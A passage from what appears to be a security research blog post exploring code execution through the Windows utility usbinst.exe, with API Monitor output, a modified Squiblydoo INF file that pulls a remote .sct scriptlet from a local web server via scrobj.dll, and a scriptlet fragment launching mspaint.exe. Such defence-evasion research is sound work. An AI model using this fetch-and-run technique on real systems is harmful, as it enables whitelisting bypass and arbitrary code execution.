2493	11:45:40.300 AM	1	usbinst.exe	GetModuleHandleW ( NULL )	0x00007f6407f0000		
2494	11:45:40.335 AM	1	usbinst.exe	GetModuleHandleW ( NULL )	0x00007f6407f0000		
2495	11:45:40.335 AM	1	usbinst.exe	EnterCriticalSection ( 0x00007f64086cbe0 )			
2496	11:45:40.336 AM	1	usbinst.exe	EnterCriticalSection ( 0x00007f64086cbe0 )			

Parameters: InstallHinfSectionW (SetupAPI.dll)				
#	Type	Name	Pre-Call Value	Post-Call Value
1	HWND	hwnd	0x000000000000403ae	0x000000000000403ae
2	HINSTANCE	ModuleHandle	NULL	NULL
3	PCTSTR	CmdLineBuffer	0x0000023691124f54	0x0000023691124f54
	TCHAR		"ClassInstall32 UnregisterDLLs \ctxusbm\ctxusbm.inf"	"ClassInstall32 UnregisterDLLs \ctxusbm\ctxusbm..."
4	INT	nCmdShow	0x00000000	0x00000000


This immediately reminded me of some [research](#) Kyle Hanslovan from Huntress Labs did on [InfDefaultInstall.exe](#). Well, we've definitely gone down a rabbit hole that's not exactly related to InstallUtil.exe, however, we're going to keep going to see if we can get code execution with "usbinst.exe". Let's try Kyle's proof of concept inf file with "usbinst.exe", I modified it to reach out to a local web server.

```
[Version]
Signature=$DENVER$

[DefaultInstall]
UnregisterDlls = Squiblydoo

[Squiblydoo]
11,,scrobj.dll,2,60,http://192.168.1.147/testaroo.sct
```

Okay, let's give a shot.




Unfortunately, we're greeted with "Installation Failed", let's try executing this command with APIMonitor to see what's happening under the hood of "usbinst.exe". I did not find any information that was particularly useful in APIMonitor. The API call seems to be called as expected.



```
        var r = new ActiveXObject("WScript.Shell").Run("mspaint.exe");  
  
    ]]>  
</script>  
</registration>  
</scriptlet>
```

Time to execute our modified "ctxusbm.inf" file and if it worked.



BOOM HEADSHOT, we've got code execution. Let's go back to exploring getting code execution